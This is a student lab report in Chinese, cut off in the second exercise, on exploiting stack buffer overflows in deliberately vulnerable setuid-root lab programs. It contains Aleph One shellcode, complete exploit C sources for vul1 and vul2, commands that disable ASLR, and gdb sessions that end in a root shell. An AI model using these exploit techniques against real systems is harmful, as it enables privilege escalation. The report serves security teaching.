

# 网络安全第一次实验报告

课程名称	网络安全课程实验 1——Buffer Overflow				
学生姓名	陈曦	学号	2020302181081	指导老师	曹越
专业	网络安全	班级	2020 级 3 班	实验时间	2023. 4. 20

## 目录

一、实验描述 .....	2
二、实验原理 .....	3
1. 缓冲区溢出 (strcpy) .....	3
2. 缓冲区溢出 (sizeof/strlen) .....	3
3. 负数溢出 .....	3
4. 内存管理溢出 .....	3
5. 缓冲区溢出 (Snprintf) .....	3
6. 缓冲区溢出 (exit (0)) .....	3
三、实验步骤 .....	4
1. 缓冲区溢出 (strcpy) .....	8
2. 缓冲区溢出 (sizeof/strlen) .....	14
3. 负数溢出 .....	18
4. 内存管理溢出 .....	22
5. 缓冲区溢出 (Snprintf) .....	27
6. 缓冲区溢出 (exit (0)) .....	33
四、实验结果 .....	37

## 一、实验描述

### 【实验要求】

利用 Buffer overFlow 漏洞，编写 6 个不同类型的 exploits 攻击漏洞的程序，借助有漏洞程序的 vul 程序攻击，最后获取具有 root 权限的 shell。

### 【实验环境】

使用 VirtualBox 虚拟机，运载 Ubuntu16.04.6 的 32 位镜像。

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits» lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial
```

### 【实验工具】

配置好的实验虚拟环境。

攻击程序文件夹 exploits 以及文件夹 vulnerables。

安装在根目录的 peda 调试工具。

工具 gcc, prelink, gcc-multilib prelink, git, byobu。

## 二、实验原理

缓存溢出,是针对程序设计缺陷,向程序输入缓冲区写入使之溢出的内容(通常是超过缓冲区能保存的最大数据量的数据)从而破坏程序运行并取得程序乃至系统的控制权。缓存溢出原指当某个数据超过了处理程序限制的范围时,程序出现的异常操作。缓冲区溢出通过往程序的缓冲区写超出其长度的内容,造成缓冲区的溢出,从而破坏程序的堆栈,造成程序崩溃或使程序转而执行其它指令,以达到攻击的目的。造成缓冲区溢出的主要原因是程序中没有仔细检查用户输入的参数是否合法。

### 1. 缓冲区溢出 (strcpy)

由于保护机制未开启, vul1 中的 strcpy 函数又不会检查边界是否溢出,很容易利用 strcpy 实现缓冲区溢出。溢出后,超出的字节会覆盖掉 foo 函数的 ebp, 返回地址等内容,当函数返回时读取返回地址,只要修改返回地址为 shellcode 的起始地址,就可以执行 shellcode,进而获得 shell。

### 2. 缓冲区溢出 (sizeof/strlen)

Sizeof 函数在计算时会考虑最后的/0 占 1 字节,而 strlen 不会。

函数如果从 argv 拷贝到 buf 数组时,最多可以拷贝 201 字节,多拷贝的 1 字节覆盖掉 foo 函数 ebp 的最低字节。利用这一点可以实现溢出攻击。

### 3. 负数溢出

一个足够小点负数可以满足条件进入 memcpy 函数,而负数可能溢出产生正数。故要栈溢出攻击,只需要构造合适的负数 count 产生溢出和字符串 in 覆盖 buf 然后覆盖 ebp, ret 即可。

### 4. 内存管理溢出

已经 free 了的内存,再次使用 free 指令,会 free 一个不存在的空间导致溢出出错,类似于一双向链表删除。

### 5. 缓冲区溢出 (Snprintf)

Snprintf 函数的作用为将第三个参数生成的格式化字符串拷贝到第一个参数中,拷贝的大小由第二个参数进行设置。并且其会根据格式化字符串的形式进行替换:在遇到格式化字符串参数之前,它会先将字符拷贝,当遇到格式化字符参数时,该函数会对指定的格式化字符进行替换。那么,显然,本次实验漏洞估计就是出在格式化字符串的问题上。本次溢出的目标就是通过构造格式化字符串参数,来覆盖 snprintf 函数的返回地址,使其跳转到构造的 payload 去执行。

### 6. 缓冲区溢出 (exit (0) )

指针修改内存。本实验总体结构和实验二比较类似,而不同之处在于 foo () 函数中,多了一个指针变量 p 与一个常量 a。通过 nstrcpy () 函数一个字节的溢出,改变 foo 函数 ebp 的值,并通过 payload 的构造,使得 p 指向一个特定的地址,并通过构造 a 的值来修改特定地址中的内容,最终劫持\_exit () 函数的控制流以执行 shellcode。

### 三、实验步骤

#### 【配置实验环境】

准备好虚拟环境，VirtualBox 以及装载的 Linux 虚拟环境。

安装 prelink 工具。

```
chenxi@ubuntu:~/Documents$ sudo apt-get install prelink
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  execstack
The following NEW packages will be installed:
  execstack prelink
0 upgraded, 2 newly installed, 0 to remove and 186 not upgraded.
```


安装 gcc-multilib prelink 工具。

```
chenxi@ubuntu:~$ sudo apt install gcc-multilib prelink
Reading package lists... Done
Building dependency tree
Reading state information... Done
prelink is already the newest version (0.0.20130503-1.1).
The following additional packages will be installed:
  gcc-5-multilib lib32asan2 lib32atomic1 lib32cilkrt5 lib32gcc-5-dev
  lib32gcc1 lib32gomp1 lib32itm1 lib32mpx0 lib32quadmath0 lib32stdc++-5-dev
  lib32ubsan0 libc-dev-bin libc6 libc6-dbg libc6-dev libc6-dev-i386
  libc6-dev-x32 libc6-i386 libc6-x32 libx32asan2 libx32atomic1 libx32cilkrt5
  libx32gcc-5-dev libx32gcc1 libx32gomp1 libx32itm1 libx32quadmath0
  libx32stdc++6 libx32ubsan0
Suggested packages:
```


安装 git 工具。

```
chenxi@ubuntu:~$ sudo apt install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email
  gitweb git-arch git-cvs git-mediawiki git-svn
```


使用 git 工具或在网页下载 peda 工具，将工具解压并命名为 peda，将 peda 文件夹放在根目录下。如下图所示。




在 github 上下载攻击漏洞的代码。网址为  
<https://github.com/TouwaErioH/security>。  
下载压缩包。只用到 stack overflow 文件夹。



代码结果如下图所示：




使用命令 `echo "source ~/peda/peda.py" >> ~/.gdbinit`，安装好 peda 插件。



最后关闭地址随机化。使用命令

`sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"`



打开 vulnerables 文件夹。



```
chenxi@chenxi-ubun16-32:~/Documents/proj» cd vulnerables/
chenxi@chenxi-ubun16-32:~/Documents/proj/vulnerables» ls
extra-credit.c  tmalloc.c  vul1.c  vul3.c  vul5.c
Makefile        tmalloc.h  vul2.c  vul4.c  vul6.c
```

使用 make 命令编译整个 vulnerables 文件夹。可以看到结果为编译成功。

```
chenxi@chenxi-ubun16-32:~/Documents/proj/vulnerables» make
gcc -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security -m32 vul1.c -o vul1
gcc -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security -m32 vul2.c -o vul2
gcc -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security -m32 vul3.c -o vul3
gcc vul4.c -c -o vul4.o -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security
gcc tmalloc.c -c -o tmalloc.o -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security
gcc -m32 vul4.o tmalloc.o -o vul4
gcc -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security -m32 vul5.c -o vul5
gcc -ggdb -m32 -g -std=c99 -D_GNU_SOURCE -fno-stack-protector -mpreferred-stack-boundary=2 -Wno-format-security -m32 vul6.c -o vul6
gcc extra-credit.c -c -o extra-credit.o -fstack-protector-all -ggdb -m32 -g -std=c99 -D_GNU_SOURCE
gcc -m32 extra-credit.o -o extra-credit
```

查看编译结果。

```
chenxi@ubuntu:~/Documents/proj1/vulnerables$ ls
extra-credit  Makefile  tmalloc.o  vul2  vul3.c  vul4.o  vul6
extra-credit.c  tmalloc.c  vul1  vul2.c  vul4  vul5  vul6.c
extra-credit.o  tmalloc.h  vul1.c  vul3  vul4.c  vul5.c
```

使用命令 sudo make install，将问及那安装到目录/tmp/中。

```
chenxi@ubuntu:~/Documents/proj1/vulnerables$ sudo make install
[sudo] password for chenxi:
gcc -m32 vul4.o tmalloc.o -o vul4
gcc -m32 extra-credit.o -o extra-credit
execstack -s vul1 vul2 vul3 vul4 vul5 vul6 extra-credit
install -o root -t /tmp vul1 vul2 vul3 vul4 vul5 vul6 extra-credit
chmod 4755 /tmp/vul*
```

查看安装的/tmp 目录，看到安装成功。

```
chenxi@ubuntu:~/Documents/proj1/vulnerables$ ls /tmp
config-err-IdmNdD
extra-credit
gnome-software-3CTM31
gnome-software-XR7E31
mozilla_chenxi0
systemd-private-ef7ab627471542feb0775de534fbb300-color.service-CS1o2o
systemd-private-ef7ab627471542feb0775de534fbb300-fwupd.service-EWuZaw
systemd-private-ef7ab627471542feb0775de534fbb300-rtkit-daemon.service-NqB94t
systemd-private-ef7ab627471542feb0775de534fbb300-systemd-timesyncd.service-Iu0r6R
Temp-408d5d74-f14d-4e26-8a06-830530a7e7c5
Temp-4c79be0a-3b9b-4bf0-8d11-17d61060ac6d
unity_support_test.0
VMwareDnD
vmware-root
vul1
vul2
vul3
vul4
vul5
vul6
```

接下来进入到 exploits 文件夹。使用 make 命令编译整个文件夹。可以看到编译结果为成功。

```
chenxi@chenxi-ubun16-32:~/Documents/proj/exploits》 make
gcc -ggdb -m32 -c -o exploit1.o exploit1.c
gcc -m32 exploit1.o -o exploit1
gcc -ggdb -m32 -c -o exploit2.o exploit2.c
gcc -m32 exploit2.o -o exploit2
gcc -ggdb -m32 -c -o exploit3.o exploit3.c
gcc -m32 exploit3.o -o exploit3
gcc -ggdb -m32 -c -o exploit4.o exploit4.c
gcc -m32 exploit4.o -o exploit4
gcc -ggdb -m32 -c -o exploit5.o exploit5.c
gcc -m32 exploit5.o -o exploit5
gcc -ggdb -m32 -c -o exploit6.o exploit6.c
gcc -m32 exploit6.o -o exploit6
gcc -ggdb -m32 -c -o run-shellcode.o run-shellcode.c
gcc -m32 run-shellcode.o -o run-shellcode
gcc -m32 -c -o shellcode.o shellcode.S
objcopy -S -O binary -j .text shellcode.o shellcode.bin
rm shellcode.o
```

### Shellcode 构造过程:

原理是运行/bin/sh 来得到 shell，构造过程是将具有运行/bin/sh 的 C 代码转换成有相同功能的机器码。注意代码中用到 0 的地方改成用 xor eax, eax, 这样可以避免复制字符串时遇到/0 中断。

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *code[2];
    code[0] = "/bin/sh";
    code[1] = NULL;

    execve(code[0], code, NULL);

    return 0;
}
```

以上代码编译运行可以得到一个 shell（命令行）

将上面的代码进行编译，然后反汇编

编译: gcc -o shellcode shellcode.c

反汇编: objdump -d shellcode > shellcode.s

经过 objdump 反汇编和保存，得出 shell 的机器码。

```
static const char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

## 【具体实验步骤】

### 1. 缓冲区溢出 (strcpy)

据有漏洞的 vul1.c 文件如下所示。

其中有 strcpy 函数，将 arg 字符串复制到 out 字符串中，很可能发生溢出错误。需要将溢出的部分改为 shell 的代码即可。所以拷贝的长度需要比 out 本身要大。

```

1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <unistd.h>
5.
6.  int bar(char *arg, char *out)
7.  {
8.      strcpy(out, arg);
9.      return 0;
10. }
11.
12. void foo(char *argv[])
13. {
14.     char buf[256];
15.     bar(argv[1], buf);
16. }
17.
18. int main(int argc, char *argv[])
19. {
20.     if (argc != 2)
21.     {
22.         fprintf(stderr, "target1: argc != 2\n");
23.         exit(EXIT_FAILURE);
24.     }
25.     setuid(0);
26.     foo(argv);
27.     return 0;
28. }
```

Exploit1 文件编写如下。


Exploits1.c 先填充 shellcode，再填充 nop，最后填充地址。

内存中数组地址从低到高，栈方向从高到低，会覆盖掉返回地址后返回到 shellcode 地址。

由下面的调试可见 Buf256 字节，想上覆盖 foo 的返回地址还需要覆盖 ebp (4 字节)，ret (4 字节)，所以 payload 需要 256+8=264 字节。



故将最后的 260 字节处地址到 263 字节处地址（从 0 开始计算）改成 shellcode 的入口，即可把 shell 入口地址返回，获得 root 权限。



```

1.  #include <stdio.h>
2.  #include <stdint.h>
3.  #include <stdlib.h>
4.  #include <string.h>
5.  #include <unistd.h>
6.  #include "shellcode.h"
7.
8.  #define TARGET "/tmp/vul1"
9.
10.
11.
12. int main(void)
13. {
14.     char payload[264];
15.     for(int i=0; i<strlen(shellcode); i++)
16.         payload[i]=shellcode[i];
17.     for(int i=strlen(shellcode); i<260; i++)
18.         payload[i]='\x90';
19.     payload[260]='\x4c';
20.     payload[261]='\xfc';
21.     payload[262]='\xff';
22.     payload[263]='\xbf';
23.     char *args[] = { TARGET, payload, NULL };
24.     char *env[] = { NULL };
25.
26.     execve(TARGET, args, env);
27.     fprintf(stderr, "execve failed.\n");

```

```

28.
29.     return 0;
30. }

```

使用命令 `gdb ./vul1` 来用 gdb 调试 vul1 文件。

```

chenxi@chenxi-ubun16-32:/tmp> gdb ./vul1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.
html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copyin
g"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vul1...done.
gdb-peda$

```

找到调用<bar>的那一行，地址为 0x080484fc。查询到此之后后退出 gdb。

```

gdb-peda$ disas foo
Dump of assembler code for function foo:
   0x080484e3 <+0>:      push    ebp
   0x080484e4 <+1>:      mov     ebp,esp
   0x080484e6 <+3>:      sub     esp,0x100
   0x080484ec <+9>:      mov     eax,DWORD PTR [ebp+0x8]
   0x080484ef <+12>:     add     eax,0x4
   0x080484f2 <+15>:     mov     eax,DWORD PTR [eax]
   0x080484f4 <+17>:     lea     edx,[ebp-0x100]
   0x080484fa <+23>:     push    edx
   0x080484fb <+24>:     push    eax
   0x080484fc <+25>:     call   0x080484cb <bar>
   0x08048501 <+30>:     add     esp,0x8
   0x08048504 <+33>:     nop
   0x08048505 <+34>:     leave
   0x08048506 <+35>:     ret

```

使用命令 `gdb -e exploit1 -s /tmp/vul1` 来调试攻击程序。

```
chenxi@chenxi-ubuntu16-32:~/Documents/proj/exploits》gdb -e exploit1 -s /tmp/vul1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copyin
g"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul1...done.
gdb-peda$
```

设置断点在运行处。

```
gdb-peda$ catch exec
Catchpoint 1 (exec)
```

运行该程序。

```
gdb-peda$ r
Starting program: /home/chenxi/Documents/proj1.2/exploits/exploit1
process 47819 is executing new program: /home/chenxi/Documents/proj1.2/vulnerabl
es/vul1
[-----registers-----]
EAX: 0xffffffffda
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x0
ESP: 0xffffdda0 --> 0x2
EIP: 0xf7fd9a20 (mov    eax,esp)
EFLAGS: 0x200 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0xf7fd9a13: ret
0xf7fd9a14: lea    esi,[esi+0x0]
0xf7fd9a1a: lea    edi,[edi+0x0]
=> 0xf7fd9a20: mov    eax,esp
0xf7fd9a22: call   0xf7fda5c0
0xf7fd9a27: mov    edi,eax
0xf7fd9a29: call   0xf7fd9a10
0xf7fd9a2e: add    ebx,0x235d2
[-----stack-----]
0000| 0xffffdda0 --> 0x2
0004| 0xffffdda4 --> 0xffffde8f ("/home/chenxi/Documents/proj1.2/vulnerables/vul
1")
0008| 0xffffdda8 --> 0xffffdebf --> 0x90909090
0012| 0xffffddac --> 0x0
0016| 0xffffddb0 --> 0x0
0020| 0xffffddb4 --> 0x20 (' ')
0024| 0xffffddb8 --> 0xf7fd7fd0 (push    ecx)
0028| 0xffffddbc --> 0x21 ('!')
[-----]
Legend: code, data, rodata, value

Catchpoint 1 (exec'd /home/chenxi/Documents/proj1.2/vulnerables/vul1), 0xf7fd9a2
0 in ?? () from /lib/ld-linux.so.2
```

设置断点在 bar 调用处。经过之前的查询可得地址为 0x080484fc。

```

gdb-peda$ b *0x080484fc
Breakpoint 2 at 0x80484fc: file vul1.c, line 15.

```

使用 c 命令，继续运行该程序。

```

[----- registers -----]
EAX: 0x0
EBX: 0x0
ECX: 0xffffdfe0 --> 0x10bffffc
EDX: 0xffffdcfd --> 0x10bffffc
ESI: 0xf7fb7000 --> 0x1afdb0
EDI: 0xf7fb7000 --> 0x1afdb0
EBP: 0xffffdcfc --> 0xbffffc04
ESP: 0xffffdbf4 --> 0xffffdebf --> 0x90909090
EIP: 0x8048501 (<foo+30>: add esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x80484fa <foo+23>: push    edx
0x80484fb <foo+24>: push    eax
0x80484fc <foo+25>: call    0x80484cb <bar>
=> 0x8048501 <foo+30>: add     esp,0x8
0x8048504 <foo+33>: nop
0x8048505 <foo+34>: leave
0x8048506 <foo+35>: ret
0x8048507 <main>:  push    ebp
[----- stack -----]
0000| 0xffffdbf4 --> 0xffffdebf --> 0x90909090
0004| 0xffffdbf8 --> 0xffffdbfc --> 0x90909090
0008| 0xffffdbfc --> 0x90909090
0012| 0xffffdc00 --> 0x90909090
0016| 0xffffdc04 --> 0x90909090
0020| 0xffffdc08 --> 0x90909090
0024| 0xffffdc0c --> 0x90909090
0028| 0xffffdc10 --> 0x90909090
[-----]
Legend: code, data, rodata, value
0x8048501 15 bar(argv[1], buf);

```

使用 ni 命令进入函数内部。



```

EBP: 0xbffffd4c --> 0xbffffc04 --> 0xb7fe97eb (<_dl_fixup+11>: add
esi,0x15815)
ESP: 0xbffffc4c --> 0x90909090
EIP: 0x8048504 (<foo+33>: nop)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction
overflow)
[-----code-----]
0x80484fb <foo+24>: push    eax
0x80484fc <foo+25>: call   0x80484cb <bar>
0x8048501 <foo+30>: add     esp,0x8
=> 0x8048504 <foo+33>: nop
0x8048505 <foo+34>: leave
0x8048506 <foo+35>: ret
0x8048507 <main>:  push    ebp
0x8048508 <main+1>:  mov     ebp,esp
[-----stack-----]
0000| 0xbffffc4c --> 0x90909090
0004| 0xbffffc50 --> 0x90909090
0008| 0xbffffc54 --> 0x90909090
0012| 0xbffffc58 --> 0x90909090
0016| 0xbffffc5c --> 0x90909090
0020| 0xbffffc60 --> 0x90909090
0024| 0xbffffc64 --> 0x90909090
0028| 0xbffffc68 --> 0x90909090
[-----]
Legend: code, data, rodata, value
16

```

使用命令 `print &buf`，打印 `buf` 起始地址，经查看可得为 `0xbffffc4c`。  
 使用命令 `print $ebp`，打印 `ebp` 起始地址，经查看可得为 `0xbffffd4c`。  
 相差  $16 \times 16$  为 256 字节，故 `exploit1` 函数中，`buf` 为 256 字节。

```

gdb-peda$ print &buf
$3 = (char (*)[256]) 0xbffffc4c
gdb-peda$ print $ebp
$4 = (void *) 0xbffffd4c

```

查看 `shellcode.h`，获得 `shellcode` 的起始地址。由于是小端地址，地址为 `0x895e1feb`。

```

/*
 * Aleph One shellcode.
 */
static const char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

```

在 `gdb` 中查找该地址——`0x895e1feb`。找到该地址映射着地址 `0xbffffc4c`。

```

gdb-peda$ find 0x895e1feb
Searching for '0x895e1feb' in: None ranges
Found 2 results, display max 2 items:
[stack] : 0xbffffd1f --> 0x895e1feb
[stack] : 0xbffffbfc --> 0x895e1feb

```

将 exploits1.c 中的地址改为 0xbffffd1f。注意是小端。

```

payload[260] = '\x4c';
payload[261] = '\xfc';
payload[262] = '\xff';
payload[263] = '\xbf';

```

最后重新编译文件夹。并使用命令 `./exploit1`，来运行 exploit1 攻击程序。发现进入 shellcode 并获得 root 权限。

```

chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ gcc exploit1.c -o exploit1
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ ./exploit1
# whoami
root
#

```


## 2. 缓冲区溢出 (sizeof/strlen)

具有漏洞的 vul2.c 代码结构如下所示。

有三个函数：foo 函数，它将参数传入并调用了 bar 函数，而 bar 函数则申请了 200 个字节的 buf 字符串数组。

此时，由 vul1.c 的攻击实验可知，如果使得 buf 溢出，可以覆盖返回地址与 foo 函数的 EBP。

而 bar 函数之后调用了 nstrcpy 函数，此函数表面上以 buf 的大小为参数拷贝字符串，但是由于其在执行 for 循环时，参数 i 可以等于 len，从而导致有一个字节的溢出。而这个字节可以影响到 foo 函数的 ebp 的最低位字节。



1. `#include <stdio.h>`
2. `#include <stdlib.h>`
3. `#include <string.h>`

```
4.  #include <unistd.h>
5.
6.  void nstrcpy(char *out, int outl, char *in)
7.  {
8.      int i, len;
9.
10.     len = strlen(in);
11.     if (len > outl)
12.         len = outl;
13.
14.     for (i = 0; i <= len; i++)
15.         out[i] = in[i];
16. }
17.
18. void bar(char *arg)
19. {
20.     char buf[200];
21.
22.     nstrcpy(buf, sizeof buf, arg);
23. }
24.
25. void foo(char *argv[])
26. {
27.     bar(argv[1]);
28. }
29.
30. int main(int argc, char *argv[])
31. {
32.     if (argc != 2)
33.     {
34.         fprintf(stderr, "target2: argc != 2\n");
35.         exit(EXIT_FAILURE);
36.     }
37.     setuid(0);
38.     foo(argv);
39.     return 0;
40. }
```

exploit2.c 代码结构如下图所示。

先填 200 字节的 payload，随便填写 payload。再对 exploit2 做调试。

```

1.  #include <stdio.h>
2.  #include <stdint.h>
3.  #include <stdlib.h>
4.  #include <string.h>
5.  #include <unistd.h>
6.  #include "shellcode.h"
7.
8.  #define TARGET "/tmp/vul2"
9.
10. int main(void)
11. {
12.
13.     char payload[201];
14.     memset(payload, '\x90', 15);
15.     memcpy(payload+15, shellcode, 45); //shellcode
16.     memset(payload+60, '\x90', 16);
17.     memcpy(payload+76, "\xb8\xfc\xff\xbf", 4); //return
18.     memset(payload+80, '\x90', 120);
19.     payload[200] = '\x00';
20.
21.     char *args[] = { TARGET, payload, NULL };
22.     char *env[] = { NULL };
23.
24.     execve(TARGET, args, env);
25.     fprintf(stderr, "execve failed.\n");
26.
27.     return 0;
28. }

```

Gdb 调试 vul2，查看 bar 的地址。

在 vulnerables 文件夹中，使用命令 `gdb ./vul2`

```

